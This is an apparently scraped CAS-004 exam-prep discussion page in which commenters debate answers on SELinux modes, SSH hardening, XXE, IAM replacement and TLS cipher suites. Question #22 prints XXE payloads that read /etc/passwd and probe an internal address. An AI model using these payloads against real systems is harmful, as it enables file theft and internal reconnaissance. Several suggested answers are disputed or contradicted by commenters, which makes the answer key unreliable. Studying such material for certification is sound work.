Had my second thoughts with this one, but it's enforcing for sure guys. The same question appears in Mark Birch's CAS-004 certification guide book: A distribution company is attempting to harden its security posture regarding mobile devices. To secure the dedicated Android devices that are used in the warehouse, the company has developed SELinux policies. Security engineers have compiled and implemented the policy. Before deploying the Android devices to the warehouse staff, which mode should the devices be configured for? A.Disabled B.Permissive C.Enforcing D. Preventing

C. Enforcing. To run an SElinux policy and make Mandatory Access Control (MAC) effective, the systems must be powered up in enforced mode. See Chapter 9, Enterprise Mobility and Endpoint Security Controls.

upvoted 19 times

patinho777 Highly Voted 4 years, 9 months ago

Selected Answer: C

I think that it is Enforcing mode

upvoted 12 times

blacksheep6r Most Recent 1 year, 8 months ago

Selected Answer: C

 C) Enforcing is the correct answer!

Explanation: SELinux (Security-Enhanced Linux) is a mandatory access control (MAC) security mechanism that controls how applications and processes interact with the system.

Enforcing Mode → Actively applies security policies and blocks unauthorized access attempts. Permissive Mode → Logs violations but does not enforce policies (useful for testing). Disabled Mode → SELinux is turned off, providing no security enforcement.

upvoted 1 times

margomi86 2 years, 1 month ago

Selected Answer: C

The company should ensure that the devices are configured to run in "Enforcing" mode after compiling and implementing the SELinux policy. In "Enforcing" mode, SELinux enforces the policy rules and denies any actions that violate the policy. This mode helps ensure that the devices are used exclusively for package tracking, as specified in the policy, and provides a high level of security.

upvoted 4 times

fb2fcb1 2 years, 1 month ago

Selected Answer: C

C. Enforcing

When configuring SELinux, the two main modes are Enforcing and Permissive. In Enforcing mode, SELinux strictly enforces the defined policies and denies any actions that violate those policies. This mode provides the highest level of security.

In contrast, Permissive mode still logs violations but does not enforce the policies. It allows actions that would normally be denied, which can be useful for troubleshooting or testing without disrupting the system.

In this scenario, the shipping company wants to eliminate entire classes of threats and ensure that their custom Android devices are used exclusively for package tracking. To achieve this, the company should configure the devices to run in Enforcing mode, where SELinux will actively enforce the policies defined in the custom SELinux policy, providing the highest level of protection against unauthorized actions and potential threats.

upvoted 4 times

23169fd 2 years, 1 month ago

Selected Answer: C

Protecting: This is not a standard mode in SELinux terminology. SELinux operates in either Enforcing or Permissive mode, so "Protecting" is not a valid option for configuring SELinux.

Permissive: In Permissive mode, SELinux policies are not enforced. Instead, SELinux logs the actions that would have been denied if the system were in Enforcing mode. This mode is typically used for debugging or policy development, not for production environments where security is a concern. Running in Permissive mode does not provide the necessary protection to ensure that the custom Android devices are used exclusively for package tracking because it does not actively block unauthorized actions.

Mandatory: While SELinux itself is a form of mandatory access control (MAC), "Mandatory" is not a configuration mode for SELinux. The standard modes are Enforcing and Permissive. "Mandatory" might be a concept within the broader scope of access control policies, but it is not specific to SELinux mode settings

upvoted 2 times

23169fd 2 years, 3 months ago

Selected Answer: C

Protecting: This is not a standard SELinux mode. Permissive: SELinux policies are not enforced. Instead, violations are logged, allowing administrators to review what actions would have been blocked without actually blocking them. Enforcing: SELinux policies are enforced, meaning unauthorized actions are denied according to the defined policies. Mandatory: This is not a standard SELinux mode, although SELinux itself is a form of mandatory access control (MAC).

upvoted 1 times

Bright07 2 years, 4 months ago

Answer: C. Enforcing

Explanation: SELinux (Security-Enhanced Linux) is a Linux kernel security module that provides a mechanism for supporting access control security policies. It operates in three modes: Enforcing, Permissive, and Disabled.

In the Enforcing mode, the policy is actively enforced and any actions not explicitly allowed by the policy are blocked and logged. This is the mode the shipping company should use if they want to ensure their custom Android devices are used exclusively for package tracking, as it will prevent any actions not permitted by the policy.

The Permissive mode is used for troubleshooting and logs violations of the policy but does not enforce it, allowing actions even if they are not permitted by the policy.

The Disabled mode turns off SELinux functionality altogether.

Therefore, to eliminate entire classes of threats and ensure the devices are used exclusively for package tracking, the company should configure the devices to run in the Enforcing mode.

upvoted 1 times

Delab202 2 years, 9 months ago

Selected Answer: C

In SELinux (Security-Enhanced Linux), after compiling and implementing a policy, the company must ensure that the devices are configured to run in:

C. Enforcing mode

upvoted 1 times

Anarckii 2 years, 10 months ago

Selected Answer: C

Enforcing - denies violations Permissive - Logs violations

No need to really dig deeper into these two different modes for SELinux.

upvoted 1 times

joinedatthehop 3 years, 1 month ago

Enforcing is the default, and recommended, mode of operation; in enforcing mode SELinux operates normally, enforcing the loaded security policy on the entire system.

In Permissive , the system acts as if SELinux is enforcing the loaded security policy, including labeling objects and emitting access denial entries in the logs, but it does not actually deny any operations. While not recommended for production systems, permissive mode can be helpful for SELinux policy development.

According to the definitions above, Permissive can be helpful for SELinux policy development but is not recommended for production systems.

IMO, the key to the question is "After compiling and implementing the policy, in which of the following modes must the company ensure the devices are configured to run?"

While I am not 100% positive, I would assume the answer is C. Enforcing as Permissive is not recommended for production systems.

upvoted 1 times

BiteSize 3 years, 3 months ago

Selected Answer: C

Enforcing turns on MAC. Otherwise, it is either logging or disabled Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 4 times

Jon_L 3 years, 10 months ago

Going with B. - Permissive. SELinux policy is created and implemented and then read number 7. in the explanation. Permissive setting allows for results to be analyzed without taking down the world. Make adjustments, where necessary, then enforce (production).

upvoted 1 times

Andre876 3 years, 11 months ago

Enforcing: in this setting the SELinux security policy is enforced Permissive: in this setting, SE linux prints warding messages of enforcing hte security policy disabled: in this setting, no se linux policy is loaded

Got that from the Cert Guide. I believe it is enforcing

upvoted 4 times

dangerelchulo 4 years, 1 month ago

Selected Answer: B

I think we are missing the point that the policy is still developing and is not a final production. you want to run in Permissive to create logs and data to adjust the policy. If you set to enforcing with a bad policy it could cause issues with the shipping company. Security measures say to run enforcing but only when a good policy is set in place in this case it is not an approved policy

upvoted 5 times

Boats 4 years, 2 months ago

Selected Answer: C

Their own explanation contradicts the default answer. Line 9 says remove permissive. I will select C. Enforcing.

upvoted 5 times

Agrona 4 years, 2 months ago

I want to agree with the "developing" argument. I am dissuaded by the final line in the question. "After compiling and IMPLEMENTING..." I agree that it is enforcing.

upvoted 2 times

Question #20 *Topic 1*

A security analyst receives an alert from the SIEM regarding unusual activity on an authorized public SSH jump server. To further investigate, the analyst pulls the event logs directly from /var/log/auth.log: graphic.ssh_auth_log.
Which of the following actions would BEST address the potential risks posed by the activity in the logs?

A. Altering the misconfigured service account password

B. Modifying the AllowUsers configuration directive

C. Restricting external port 22 access

D. Implementing host-key preferences

Suggested Answer: *C*
Reference: https://www.rapid7.com/blog/post/2017/10/04/how-to-secure-ssh-server-using-port-knocking-on-ubuntu-linux/

lordguck Highly Voted 3 years, 11 months ago
The log picture is missing, so we can not discuss a solution.
upvoted 14 times

margomi86 Highly Voted 2 years, 1 month ago
Selected Answer: C
To address the potential risks posed by the activity in the logs, the BEST action would be to restrict external port 22 access. This would prevent unauthorized access attempts from external sources and limit the potential for further security incidents.
upvoted 6 times

beazzlebub 3 years, 6 months ago
It's "an authorized public SSH jump server", presumably means port 22 should be open to the internet.
upvoted 5 times

2184bef Most Recent 1 year, 4 months ago
Selected Answer: C
The correct answer is C. Restricting external port 22 access.

Explanation: A public SSH jump server inherently faces risk when its SSH service (using port 22) is exposed to the internet. In this scenario, the unusual activity recorded in /var/log/auth.log indicates that adversaries could be attempting brute force or credential-stuffing attacks. By restricting external (Internet) access to port 22, you limit the attack surface and ensure that only connections from specific, trusted sources can reach the server. This control is one of the best practices to defend against unauthorized or suspicious access attempts, as it directly mitigates the potential vector of attack.
upvoted 1 times

lionleo 1 year, 4 months ago
Selected Answer: C
Why C. Restricting external port 22 access is BEST:

It directly limits who can connect to SSH from outside, reducing the chance of brute-force, unauthorized access, or exploitation.

Can be implemented using:

Firewall rules (e.g., allow only specific IPs/ranges)

Port knocking or VPN-only access

Changing to a non-standard port (not secure by itself, but lowers noise)
upvoted 1 times

Bright07 1 year, 7 months ago

Selected Answer: B

B. Modifying the AllowUsers configuration directive The AllowUsers directive in the SSH configuration is used to restrict which users are allowed to log in via SSH. Modifying this configuration could effectively limit access to only trusted users, reducing the potential attack surface. This would be an effective response if the attack was related to unauthorized users attempting SSH access. While C. Restricting access to port 22 (the default SSH port) from external sources can reduce the risk of unauthorized access attempts, especially brute-force attacks, from the internet. However, if the jump server is still required to be publicly accessible for authorized users, this could cause legitimate access issues. A more targeted approach might be needed.

upvoted 2 times

1llustrious 1 year, 7 months ago

Selected Answer: B

Where is the log picture at. Other Test banks I saw had B for the correct answer.

upvoted 2 times

blacksheep6r 1 year, 8 months ago

Selected Answer: B

Modifying the AllowUsers configuration directive Strongest answer! This allows only specific, authorized users to connect via SSH. Prevents attackers from brute-forcing or exploiting weak accounts. Example: In /etc/ssh/sshd_config, setting Breaking Down the Scenario: The SIEM detects unusual activity on an authorized public SSH jump server. Logs from /var/log/auth.log indicate potential SSH misuse or compromise. The BEST action is to mitigate risk while maintaining necessary access.

upvoted 2 times

AkashGaikwad 1 year, 10 months ago

Selected Answer: B

I would go with B, As going with C will eliminate the purpose of a SSH server. Someone said Chat GPT says C, You can cross question above the above with GPT and it will change its answer and go with B.

upvoted 3 times

mabus 1 year, 11 months ago

Selected Answer: B

This question doesnt have a picture.

Suggested answer is B. Modifying the AllowUsers configuration directive

Explanation:

Modifying the AllowUsers configuration in the SSH server's configuration file allows you to specify which users are permitted to log in via SSH. This can restrict access to only specific, authorized accounts, thereby reducing the risk of unauthorized access. Given unusual activity on the SSH jump server, tightening access to only essential users would help mitigate potential threats.

Why Other Options Are Less Suitable: A. Alerting the misconfigured service account password: This option would address a specific misconfiguration but is not directly related to controlling SSH access based on the logs. C. Restricting external port 22 access: While restricting port 22 may help, it could also disrupt legitimate access. Modifying AllowUsers provides more granular control without completely blocking SSH access. D. Implementing host-key preferences: This can help ensure secure connections but does not address unusual activity related to user access permissions.

upvoted 3 times

BiteSize 2 years, 1 month ago

Selected Answer: C

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 3 times

Bright07 2 years, 4 months ago

Answer: B. Modifying the AllowUsers configuration directive

Explanation: The AllowUsers configuration directive in SSH is used to limit the users who can log in to the server. If the logs show unusual activity, it could mean that unauthorized users are attempting to or have gained access to the server. By modifying the AllowUsers configuration, the security analyst can restrict access to only those users who are authorized, thereby reducing the risk of unauthorized access.

Option A, altering the misconfigured service account password, might not be the best solution if the issue is not related to a specific service account. Option C, restricting external port 22 access, could potentially disrupt legitimate users who need to access the server. Option D, implementing host-key preferences, is more about ensuring the identity of the server to the client, not about controlling who can access the server.

upvoted 3 times

smqzbq 3 years, 7 months ago

Pic is missing.

upvoted 2 times

Question #21 *Topic 1*

A high-severity vulnerability was found on a web application and introduced to the enterprise. The vulnerability could allow an unauthorized user to utilize an open- source library to view privileged user information. The enterprise is unwilling to accept the risk, but the developers cannot fix the issue right away.
Which of the following should be implemented to reduce the risk to an acceptable level until the issue can be fixed?

A. Scan the code with a static code analyzer, change privileged user passwords, and provide security training.

B. Change privileged usernames, review the OS logs, and deploy hardware tokens.

C. Implement MFA, review the application logs, and deploy a WAF.

D. Deploy a VPN, configure an official open-source library repository, and perform a full application review for vulnerabilities.

Suggested Answer: *D*
Reference: https://www.microfocus.com/en-us/what-is/sast

blacksheep6r Most Recent 1 year, 8 months ago

Selected Answer: C

Why C is the Best Answer: ✔ MFA (Multi-Factor Authentication)

Even if an attacker exploits the vulnerability, MFA adds an extra layer of protection. Prevents unauthorized users from easily accessing privileged accounts. ✔ Reviewing Application Logs

Helps detect suspicious access attempts and understand how the vulnerability is being targeted. Logs provide early indicators of compromise (IoCs). ✔ Deploying a WAF (Web Application Firewall)

WAFs can block exploit attempts targeting the vulnerable open-source library. They provide virtual patching by filtering malicious requests before the application is updated

upvoted 1 times

23169fd 2 years, 3 months ago

Selected Answer: C

This combination provides both proactive and reactive measures that can be implemented relatively quickly to mitigate the risk while a permanent fix is developed.

upvoted 1 times

cyspec 2 years, 3 months ago

Selected Answer: C

MFA to prevent stolen information from being used to logon. WAF to prevent the vulnerability from being used.

upvoted 2 times

Delab202 2 years, 9 months ago

Selected Answer: C

To reduce the risk to an acceptable level until the issue can be fixed, the BEST option is:

C. Implement MFA, review the application logs, and deploy a WAF (Web Application Firewall).

upvoted 2 times

wizwiz 2 years, 11 months ago

Selected Answer: D

It cannot be C as MFA will do nothing to protect you from the library vulnerability which allows unuathorized access. VPN will allow only authenticated / authorized users access to the system. I think D is the appropriate answer.

upvoted 1 times

BiteSize 3 years, 3 months ago

Selected Answer: C

Seems like the textbook go to for controls to implement. MFA, review logs, and deploy a WAF.

If you can't fix the problem technically or by patching, offering continuous monitoring is the answer (logs/Detections).

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 3 times

lifeblood12005 3 years, 3 months ago

As we cannot fix the vulnerability in the code right away, we can have rules in the WAF to mitigate the risk.

The correct answer is: Implement MFA, review the application logs, and deploy a WAF

upvoted 2 times

DJK667 3 years, 5 months ago

c is the best

upvoted 3 times

margomi86 3 years, 7 months ago

Selected Answer: C

C. Implement MFA, review the application logs, and deploy a WAF.

Implementing MFA can add an extra layer of security to protect against unauthorized access if the vulnerability is exploited. Reviewing the application logs can help identify if any attempts have been made to exploit the vulnerability, and deploying a WAF can help block any attempts to exploit the vulnerability. While the other options may provide some level of security, they may not directly address the vulnerability and may not reduce the risk to an acceptable level.

upvoted 3 times

FOURDUE 3 years, 9 months ago

Selected Answer: C

Here is my concern with D. The enterprise is unwilling to accept the risk, but the developers cannot fix the issue right away. If they can't fix the issue right away then why would they perform a full application review? Also, an official open source library where a vulnerability already exists? Going with MFA

upvoted 2 times

FOURDUE 3 years, 9 months ago

WAF Pros-- Web traffic filtering Bot Control Real-time visibility Easy to monitor web traffic Prevent against any type of attack, like SQL code injection Easy to create the rules Easy to filter the packet as per your requirement DDOs attack prevention It protects applications at layer 7 (HTTP) of the OSI model and not just layer 4 (TCP) The user can choose the traffic of their applications

upvoted 1 times

FOURDUE 3 years, 9 months ago

Specifying a repository serves no purpose. You already know the library has a vulnerability. You need something which mitigates the unauthorized access, which MFA does, and a properly configured WAF would also provide protection.

upvoted 1 times

Andre876 3 years, 11 months ago

tough one but i believe it is D. Why? the issue is confidentialty of information, i am thinking to prevent an attacker from performing a MITM attack a VPN would encrypt the traffic going across the internet. The vpn is the only thing that can guarantee confidentiality while data is in motion in this scenario

upvoted 3 times

angryelvis 3 years, 10 months ago

Interesting view. VPN addresses the unauthorized user, Official library with app review should prevent reoccurrence. Answer C is also good but overkill when compared to this. You persuaded me.

upvoted 2 times

ryanzou 3 years, 11 months ago

Selected Answer: C

C should be the answer

upvoted 2 times

Meraz 4 years, 2 months ago

C should be answer

upvoted 4 times

RevZig67 4 years, 5 months ago

Selected Answer: C

Best answer

upvoted 3 times

dgfhyjfghfgfkfhd 4 years, 6 months ago

Selected Answer: C

Specifying a repository serves no purpose. You already know the library has a vulnerability. You need something which mitigates the unauthorized access, which MFA does, and a properly configured WAF would also provide protection.

upvoted 4 times

Question #22 *Topic 1*

A security analyst discovered that the company's WAF was not properly configured. The main web server was breached, and the following payload was found in one of the malicious requests:

Which of the following would BEST mitigate this vulnerability?

```
<!DOCTYPE doc [
<!ELEMENT doc ANY>
<!ENTITY xxe SYSTEM "file:///etc/password" >]>
<doc>&xxe;</doc>
```

A. CAPTCHA

B. Input validation

C. Data encoding

D. Network intrusion prevention

Suggested Answer: *B*

Example #1: The attacker attempts to extract data from the server

```
<?xml version="1.0" encoding="ISO-8859-1"?> <!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]> <foo>&xxe;</foo>
```

Example #2: An attacker probes the server's private network by changing the above ENTITY line to

```
<!ENTITY xxe SYSTEM "https://192.168.1.1/private" >]>
```

Reference: https://hdivsecurity.com/owasp-xml-external-entities-xxe

lordguck Highly Voted 3 years, 11 months ago

B: seems right An XML External Entity attack is a type of attack against an application that parses XML input. This attack occurs when XML input containing a reference to an external entity is processed by a weakly configured XML parser. This attack may lead to the disclosure of confidential data, denial of service, server side request forgery, port scanning from the perspective of the machine where the parser is located, and other system impacts.

upvoted 7 times

blacksheep6r Most Recent 1 year, 8 months ago

Selected Answer: B

Best Mitigation: □ B) Input Validation

✔ Why?

Input validation ensures user-supplied data is properly sanitized before being processed. It prevents attackers from injecting malicious XML payloads that reference external files. Secure XML parsers disable external entity processing, which stops XXE attacks.

upvoted 1 times

23169fd 2 years, 3 months ago

Selected Answer: B

Understanding XXE: The payload provided ( ]> &xxe;) is designed to exploit an XXE vulnerability by attempting to access the /etc/passwd file. XXE attacks exploit vulnerabilities in XML parsers.

Input Validation: Properly validating and sanitizing input data, especially XML content, ensures that harmful payloads are not processed by the application. This includes disabling DTD (Document Type Definition) processing if it's not needed.

upvoted 1 times

Delab202 2 years, 9 months ago

Selected Answer: B

The payload provided in the question indicates an XML External Entity (XXE) injection vulnerability. To mitigate this vulnerability, the BEST option is:

B. Input validation

upvoted 1 times

BiteSize 3 years, 3 months ago

Selected Answer: B

WAF is allowing the "input shown" to come through. Input validation keeps payloads out.

CAPTCHA is for bots Data encoding would hide the payload. Network intrusion prevention - An excellent option for when a threat actor gets past the WAF, but it's not the BEST for this scenario.

Stop the Bleed first, and close the input validation security problem.

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 3 times

margomi86 3 years, 7 months ago

Selected Answer: B

The payload in the malicious request indicates the presence of an XML External Entity (XXE) injection vulnerability. This type of vulnerability allows an attacker to read files on the affected system and execute arbitrary code. To mitigate this vulnerability, the company should implement input validation to sanitize user input and prevent the injection of malicious payloads like the one found in the breach. Therefore, the best option is:

B. Input validation

upvoted 3 times

Geofab 3 years, 7 months ago

Selected Answer: B

To prevent malicious input from being included in XML documents, validate, and sanitize all user input before including it in an XML document.
https://www.indusface.com/blog/how-to-identify-and-mitigate-xxe-vulnerability/

upvoted 2 times

Question #23 *Topic 1*

A university issues badges through a homegrown identity management system to all staff and students. Each week during the summer, temporary summer school students arrive and need to be issued a badge to access minimal campus resources. The security team received a report from an outside auditor indicating the homegrown system is not consistent with best practices in the security field and leaves the institution vulnerable. Which of the following should the security team recommend FIRST?

A. Investigating a potential threat identified in logs related to the identity management system

B. Updating the identity management system to use discretionary access control

C. Beginning research on two-factor authentication to later introduce into the identity management system

D. Working with procurement and creating a requirements document to select a new IAM system/vendor

Suggested Answer: *B*

CyberKiy Highly Voted 2 years, 1 month ago

If you receive a report that your application has a vulnerability and there is suspicious activity in your logs then your FIRST step would be to investigate the logs to see if you have already been compromised and deal with that issue. THEN you can move on to other steps.

upvoted 15 times

Nickolos 2 years, 4 months ago

"The security team received a report from an outside auditor indicating the homegrown system is not consistent with best practices in the security field and leaves the institution vulnerable." where does it say suspicious activity in your logs?

upvoted 2 times

Protocol0 3 years, 11 months ago

But it doesn't say "And there is suspicious activity"

upvoted 9 times

BiteSize 3 years, 3 months ago

a report was received.. could be wrong. have to verify

upvoted 4 times

Twisty 1 year, 9 months ago

Ultimately, I think the key phrase here is "and leaves the institution vulnerable". Vulnerabilities can lead to potential threats.

It couldn't be B. because issuing badges is already a form of discretionary access control

C. just doesn't make sense. The question wants to know which you would do FIRST. Based off the wording, any solution that would introduced later does not fall in line with FIRST.

While D. could work, and I do see the merits in selecting this option, the primary issue is that this solution can take a long time until it is fully implemented. All the while, leaving the aforementioned vulnerability exposed.

upvoted 2 times

kycugu Highly Voted 2 years, 1 month ago

D. Working with procurement and creating a requirements document to select a new IAM system/vendor

If the security team at a university has received a report from an outside auditor indicating that the institution's homegrown identity management system is not consistent with best practices and leaves the institution vulnerable, the team should consider replacing the system with a more secure and robust solution. To do this, the security team should work with procurement to create a requirements document that outlines the necessary capabilities and features of a new identity and access management (IAM) system or vendor. This may include researching and evaluating potential solutions, testing and piloting new systems, and negotiating contracts with vendors.

upvoted 12 times

lionleo Most Recent 1 year, 4 months ago

Selected Answer: D

D. Working with procurement and creating a requirements document to select a new IAM system/vendor — because it addresses the core, systemic weakness identified in the audit with a long-term solution.

upvoted 1 times

So_fly58 1 year, 5 months ago

Selected Answer: D

The correct answer is: D. Working with procurement and creating a requirements document to select a new IAM system/vendor

Here's why: The auditor's report indicates that the homegrown identity management system is not aligned with security best practices and poses a vulnerability to the institution. This suggests systemic issues that likely cannot be resolved with minor tweaks or feature additions.

upvoted 1 times

HopHopHipHip 1 year, 5 months ago

Selected Answer: D

The key issue is that the homegrown identity management (IAM) system has been flagged by an external auditor for not following industry best practices, potentially leaving the university vulnerable. The most effective first step in addressing systemic security shortcomings is to start the process of replacing the flawed system.

upvoted 1 times

Bright07 1 year, 7 months ago

Selected Answer: D

D. Working with procurement and creating a requirements document to select a new IAM system/vendor. The auditor has flagged the current system as insecure and not consistent with best practices, which suggests that the underlying issue is the architecture and implementation of the homegrown identity management system. Rather than trying to patch or retrofit the current system, selecting a new, secure IAM system/vendor that follows best practices is likely the most effective first step. By procuring a more secure and scalable solution, the university can address long-term security needs and minimize risk, particularly given the potential exposure of sensitive data and systems. While investigating potential threats is essential for ongoing security, this action does not directly address the systemic issue highlighted by the auditor. The problem appears to be more related to overall design and security best practices, rather than an immediate incident or identified attack. This is important but not the first step.

upvoted 1 times

1llustrious 1 year, 7 months ago

Selected Answer: D

Only answer that offers a way to mitigate the vulnerability.

upvoted 2 times

blacksheep6r 1 year, 8 months ago

Selected Answer: D

Final Answer: D) Work with procurement and create a requirements document to select a new IAM system/vendor.

Key Takeaway: Instead of trying to patch a fundamentally insecure identity system, the best solution is to replace it with a secure, industry-standard IAM system.

upvoted 2 times

Chiaretta 1 year, 8 months ago

Selected Answer: D

I think D is the right answer. The problem states the compliancy of IAM security.

upvoted 2 times

Drui 2 years, 1 month ago

A. Investigating a potential threat identified in logs related to the identity management system-> The external auditor produced a report so if there's logs involved, that's in the report so no reason to do it again B. Updating the identity management system to use discretionary access control->this was given already as temporary students have only access to certain areas, not like permanent students C. Beginning research on two-factor authentication to later introduce into the identity management system->It's a badge, I've never seen MFA in a badge. If they refer to access the identity management system, that's different, but it wasn't mentioned what the report says D. Working with procurement and creating a requirements document to select a new IAM system/vendor -> We don't know what the report says, so given the other answers aren't good to tick, we assume the "not consistent with best practices" is not possible to fix with this vendor, so we have to evaluate other options, however the answer says what to do first, well there's no multiple things to do with the given options...

upvoted 1 times

Drui 2 years, 1 month ago

oh, with C, it could be a badge requesting a PIN, that could be, but the report doesn't say there's a vulnerability to remediate, it just says the product itself leaves the university vulnerable

upvoted 1 times

Drui 2 years, 1 month ago

Still thinking about this. A states to investigate a threat that was already indentified in the logs, so it's looking at the logs stated in the report and investigate this potential threat leaving the university vulnerable, so perhaps that's why the FIRST keyword, because A should be done before D if it can't be sorted out

upvoted 1 times

Drui 2 years, 1 month ago

however.. "not consistent with best practices" =! "potential threat"

upvoted 1 times

23169fd 2 years, 3 months ago

Selected Answer: A

Keyword: First D is a long term project, not a solution for immediate response.

upvoted 2 times

cyspec 2 years, 3 months ago

Selected Answer: D

Keyword is homegrown.

upvoted 3 times

tester27 2 years, 4 months ago

This is a trick question, but if you think of it, they received a report from an auditor, thus, they were not able to see the alerts themselves, so there would be no logs to investigate. I did consider the answer A, but D makes more sense.

upvoted 1 times

Bright07 2 years, 4 months ago

Answer: D. Working with procurement and creating a requirements document to select a new IAM system/vendor

Explanation: The security team should first address the root cause of the problem, which is the homegrown identity management system that is not consistent with best practices in the security field. This leaves the institution vulnerable. Therefore, the first step should be to work with procurement and create a requirements document to select a new Identity and Access Management (IAM) system/vendor. This will ensure that the new system is in line with the best practices in the security field and will reduce the institution's vulnerability. The other options, such as investigating a potential threat, updating the system to use discretionary access control, or researching two-factor authentication, are all important but they are secondary steps that should be taken after addressing the main issue.

upvoted 1 times

Nickolos 2 years, 7 months ago

Audit doesn't identify threats, they issue findings, so not a.

upvoted 2 times

Trap_D0_r 2 years, 9 months ago

I initially thought "D", but I've been convinced it's "A"-- when you go to procurement the first question they'll ask is "Why do you need to buy this?" and you'll say "The auditor said there's a potential vulnerability" and they'll say "Well has it ever actually been exploited???" and you'll go "uhh...ummm.. I mean... the auditor just said it's there." and they'll say "That's nice, junior. How about you go tell me what our actual risk level is, or if there's ever been an issue, before daddy gets out his wallet and slips you some cash." Or at least that's what they'll say if you haven't don "A" first.

upvoted 2 times

ElDirec 2 years, 8 months ago

I don't know where you work, but IRL Procurement is not that smart

upvoted 3 times

Delab202 2 years, 9 months ago

Selected Answer: D

Given the information provided, the FIRST recommendation for the security team should be:

D. Working with procurement and creating a requirements document to select a new IAM system/vendor

upvoted 2 times

Question #24 *Topic 1*

A customer reports being unable to connect to a website at www.test.com to consume services. The customer notices the web application has the following published cipher suite:

Which of the following is the MOST likely cause of the customer's inability to connect?

```
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256
Signature hash algorithm:
sha256
Public key:
RSA (2048 Bits)
.htaccess config:
<VirtualHost> *:80>
ServerName www.test.com
Redirect / https://www.test.com
</VirtualHost>
<VirtualHost _default_:443>
ServerName www.test.com
DocumnetRoot /usr/local/apache2/htdocs
SSLEngine On
...
</VirtualHost>
```

A. Weak ciphers are being used.

B. The public key should be using ECDSA.

C. The default should be on port 80.

D. The server name should be test.com.

Suggested Answer: *B*
Reference: https://security.stackexchange.com/questions/23383/ssh-key-type-rsa-dsa-ecdsa-are-there-easy-answers-for-which-to-choose-when

snilu Highly Voted 4 years, 6 months ago
A) "SHA-256 is not a secure password hashing algorithm"

ECDSA is not mentioned.
upvoted 11 times

BiteSize Highly Voted 3 years, 3 months ago
Selected Answer: A
https://ciphersuite.info/cs/TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384/ has quite a few weaknesses. when looking up ECDSA and connection issues, it says that the cipher suite of ECDSA is TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384 So because the published application suite that the user is trying to connect to is stating RSA cipher, it's probable that it's because it is weak. RSA cipher suites don't work without a RSA Public key.
https://serverfault.com/questions/1050808/tls-1-2-with-rsa-vs-ecdsa-ciphers
upvoted 7 times

BiteSize 3 years, 3 months ago
Also, due to "The decision on which cipher suite will be used depends on the web server. The agreed cipher suite is a combination of:

Key exchange algorithms, such as RSA, DH, ECDH, DHE, ECDHE, or PSK Authentication/Digital Signature Algorithm, like RSA, ECDSA, or DSA Bulk encryption algorithms, like AES, CHACHA20, Camellia, or ARIA Message Authentication Code algorithms, such as SHA-256, and POLY1305"
https://www.keyfactor.com/blog/cipher-suites-explained/

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)
upvoted 2 times

So_fly58 Most Recent 1 year, 5 months ago

Selected Answer: B

Explanation: The customer is unable to connect to the website, and the cipher suite and key exchange details provide a strong clue. Here's a breakdown:

Cipher Suites in Use: TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 These use:

ECDHE for key exchange (Elliptic Curve Diffie-Hellman Ephemeral) RSA for authentication AES-CBC for encryption SHA-256/384 for hashing Public Key: RSA (2048 bits) This setup is technically valid, but some modern clients (especially mobile or newer browsers) prefer or require ECDSA (Elliptic Curve Digital Signature Algorithm) for performance and security reasons. If the client does not support RSA-based authentication or if the server does not offer ECDSA-based cipher suites, the handshake may fail.

upvoted 1 times

blacksheep6r 1 year, 8 months ago

Selected Answer: D

Key Takeaway: DNS configuration and ServerName mismatches are common causes of web connectivity issues. If the server is set to www.test.com only, users accessing test.com without www may fail to connect. D) The server name should be test.com. Correct! The configuration specifies ServerName www.test.com, meaning it expects requests to come to www.test.com specifically. If the customer is trying to access test.com without www, the server might not properly respond to the request. Fix: The server should either support both test.com and www.test.com or set up a proper redirect.

upvoted 1 times

blacksheep6r 1 year, 8 months ago

Selected Answer: D

A) Weak ciphers are being used. Incorrect The ciphers listed are strong and secure (AES-256-CBC, AES-128-CBC, and ECDHE for perfect forward secrecy). If weak ciphers were an issue, the problem would be with security compliance, not connectivity. D) The server name should be test.com. Correct! The configuration specifies ServerName www.test.com, meaning it expects requests to come to www.test.com specifically. If the customer is trying to access test.com without www, the server might not properly respond to the request. Fix: The server should either support both test.com and www.test.com or set up a proper redirect.

upvoted 2 times

grelaman 2 years ago

Selected Answer: C

• The directive correctly listens on port 80 (HTTP) and redirects traffic to https://www.test.com. • Using means that this virtual host will only catch HTTPS requests that don't match any other virtual host on port 443 . Since it's set as the default, Apache might not correctly match the ServerName www.test.com when handling SSL/TLS connections. The use of can prevent Apache from correctly matching the ServerName for SSL/TLS connections, causing clients to be unable to connect to https://www.test.com. SOLUTION: - The directive sets the default virtual host for all HTTP traffic that doesn't match any other virtual host on port 80. - The tells Apache to listen on all IP addresses for port 443 and properly match the ServerName directive (which is www.test.com in your case).

upvoted 2 times

grelaman 2 years ago

EXAMPLE: 1. The user enters http://www.test.com into their web browser and presses Enter. 2. This initiates an HTTP request to www.test.com on port 80, which is the default port for HTTP traffic. 3. Since the request is for http://www.test.com on port 80, Apache looks for a block that matches this configuration. The block is configured to handle all HTTP requests that don't specifically match another on port 80. In this case, since there's only one VirtualHost for port 80, it matches the incoming request for www.test.com. the directive Redirect / https://www.test.com tells Apache to redirect any request it receives to the specified HTTPS URL. 4. Upon receiving the redirect response, the user's browser automatically navigates to https://www.test.com. This means the user is seamlessly taken from the unsecured HTTP version of the site to the secured HTTPS version.

upvoted 2 times

23169fd 2 years, 3 months ago

